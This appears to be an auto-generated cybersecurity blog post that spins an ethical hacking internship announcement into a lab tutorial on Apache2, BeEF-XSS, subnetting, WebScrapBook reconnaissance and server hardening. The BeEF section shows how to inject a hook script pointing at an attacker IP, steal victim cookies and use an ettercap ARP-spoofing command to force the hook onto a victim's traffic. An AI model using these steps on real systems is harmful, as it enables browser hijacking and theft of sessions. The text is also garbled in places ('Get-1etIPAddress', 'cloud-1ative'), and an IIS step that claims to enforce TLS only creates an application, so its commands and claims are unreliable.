
Listen to this Post

Introduction:
A recent ethical hacking internship completion announcement by Shubham Beloshe highlights the critical transition from theoretical cybersecurity knowledge to practical, offensive security skills. This milestone underscores the essential industry requirement for professionals who can navigate both network infrastructure vulnerabilities and web application attack vectors. The internship curriculum, which included tools like BeEF-XSS and Apache2, represents a microcosm of the modern penetration testing lifecycle, emphasizing that true cybersecurity mastery lies in the synthesis of reconnaissance, exploitation, and mitigation strategies.
Learning Objectives & Secrets:
- Objective 1: Master Web Application Attack Surfaces – Gain proficiency in identifying and exploiting client-side vulnerabilities using frameworks like BeEF (Browser Exploitation Framework). The secret lies not just in launching attacks, but in understanding the JavaScript hooks and event handlers that make XSS persistent.
- Objective 2: Solidify Network Foundations – Move beyond basic subnetting to implement dynamic routing and access control lists (ACLs). The secret tip is to use `tcpdump` and Wireshark in tandem with subnet calculations to visually map traffic flow and pinpoint misconfigurations in real-time.
- Objective 3: Integrate OSINT with Exploitation – Utilize WebScrapBook to archive and analyze target web applications offline. The secret is combining scraped data with directory brute-forcing tools to discover hidden admin panels and backup files that are often overlooked.
You Should Know:
1. Configuring Apache2 for a Vulnerable Lab Environment
Setting up a local web server is the first step to understanding server-side vulnerabilities. Below is a step-by-step guide to configure Apache2 on Kali Linux, specifically to host practice applications that mimic real-world misconfigurations.
Step 1: Install Apache2 and enable necessary modules.
sudo apt update
sudo apt install apache2 -y
sudo a2enmod userdir
sudo systemctl enable apache2
sudo systemctl start apache2
Step 2: Create a virtual host for a test site. Edit /etc/apache2/sites-available/test.conf:
<VirtualHost :80>
ServerAdmin [email protected]
ServerName test.local
DocumentRoot /var/www/html/test
<Directory /var/www/html/test>
Options Indexes FollowSymLinks
AllowOverride All
Require all granted
</Directory>
ErrorLog ${APACHE_LOG_DIR}/error.log
CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
Step 3: Enable the site and restart.
sudo a2ensite test.conf
sudo systemctl restart apache2
Step 4: Verify configuration. Use `apache2ctl -S` to check for syntax errors and active virtual hosts. This setup is crucial for testing WebScrapBook and BeEF locally without external dependencies.
2. Executing a BeEF-XSS Hook Attack
The BeEF framework allows you to control victim browsers once a hook is injected. This requires a persistent XSS payload or a man-in-the-middle scenario.
Step 1: Start BeEF from the command line.
beef-xss
The default credentials are beef:beef; access the UI at http://127.0.0.1:3000/ui/panel`.http://
Step 2: Copy the hook script from the BeEF UI (usually). Inject this into a vulnerable web form using:
<script src="http://192.168.1.100:3000/hook.js"></script>
Step 3: Once the victim loads the page, the browser appears in the BeEF panel. Navigate to the "Commands" tab and execute modules like "Get Cookie" or "Redirect Browser".
Step 4: For persistence, combine with DNS spoofing usingettercap`:
sudo ettercap -T -M arp:remote /192.168.1.1// /192.168.1.105//
This forces the victim’s traffic through your machine, ensuring the hook script loads on every HTTP request.
3. Subnetting and IP Addressing for Penetration Testing
Accurate network mapping is essential for scoping a test. Understanding CIDR notation prevents scanning errors and identifies live hosts efficiently.
Step 1: Calculate subnets using `ipcalc` on Linux.
ipcalc 192.168.1.0/24
Step 2: For Windows, use PowerShell to determine subnet masks.
Get-1etIPAddress -AddressFamily IPv4 | Select-Object IPAddress, PrefixLength
Step 3: Use `nmap` to scan specific subnets without overlapping.
nmap -sn 192.168.1.0/25 Scans only the first 128 addresses
Step 4: The secret tip is to use `fping` for faster host discovery in large ranges:
fping -ag 192.168.1.0/24 2>/dev/null
This provides a clean list of responsive IPs, which is critical for phase 1 reconnaissance.
4. WebScrapBook and Offline Analysis
WebScrapBook allows you to save web pages locally for forensic analysis and manual review of source code.
Step 1: Install the browser extension (available for Firefox/Chrome). Step 2: Navigate to a target page and click the WebScrapBook icon to save a complete copy. Step 3: Explore the saved files; look for commented-out code, internal IPs, or hidden API endpoints.
grep -r "192.168" /path/to/scraped/files
grep -r "api." /path/to/scraped/files
This method often reveals JS files containing AJAX calls that are not visible during standard live browsing, providing a wealth of reconnaissance data for further testing.
5. Hardening API Security and Server Configurations
Modern cyberattacks often target APIs. A key takeaway from the internship is the importance of input validation and secure headers.
Step 1: Audit your Apache configuration for security misconfigurations. Add the following to your `.htaccess` file to prevent directory listing and protect sensitive files:
Options -Indexes
<FilesMatch "\.(htaccess|htpasswd|ini|log|sh|sql)$">
Order Allow,Deny
Deny from all
</FilesMatch>
Step 2: Implement strict HTTP headers using `mod_headers`.
Header set X-Content-Type-Options "nosniff"
Header set X-Frame-Options "DENY"
Header set Content-Security-Policy "default-src 'self'"
Step 3: For Windows IIS servers, use PowerShell to enforce SSL/TLS versions:
New-Item 'IIS:\Sites\Default Web Site' -PhysicalPath C:\inetpub\wwwroot -type Application
Step 4: Always use `nikto` or `wpscan` (for WordPress) to continuously test your configurations, ensuring that hardening measures do not break application functionality.
What Undercode Say:
- Key Takeaway 1: The transition from intern to professional hinges on the ability to automate reconnaissance. Setting up your own lab with Apache2 and BeEF is non-1egotiable for understanding the “process” rather than the “tool.”
- Key Takeaway 2: Expert sessions on Cyber Crime and Career Opportunities reveal that soft skills and legal awareness are equally as important as technical execution.
Analysis:
The internship announcement reflects a curriculum that is heavily weighted towards offensive security tools (XSS, BeEF) and foundational networking (Subnetting). This alignment is precisely what the cybersecurity industry demands: entry-level professionals who can think like an attacker but communicate like a defender. The inclusion of forensic investigator interactions suggests a growing emphasis on incident response even within offensive roles. The key gap, however, lies in cloud security integration – a trend that future interns must self-learn to stay relevant, as nearly 60% of breaches now involve cloud misconfigurations.
Prediction:
- +1 With the rise of AI-driven static analysis, tools like BeEF will evolve to incorporate automated payload generation, making XSS testing more efficient and reducing false positives.
- -1 As scripting (Python/Go) becomes a baseline requirement, interns who rely solely on pre-packaged tools like BeEF may find their skills obsolete within 2 years if they do not learn to customize frameworks.
- -1 The heavy reliance on legacy Apache2 configurations in training might set a false expectation, as modern enterprise environments are rapidly migrating to Nginx and cloud-1ative serverless architectures.
- +1 The emphasis on “Cyber Crime Awareness” in the internship will become a blueprint for corporate compliance, making this hybrid skill set (technical + legal) highly sought after by Fortune 500 legal teams.
- -1 The saturation of “Ethical Hacking” diplomas may dilute the market, forcing future professionals to pursue specialized certifications (OSCP/CRTP) immediately after graduation to differentiate themselves.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/esyCQc9u – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


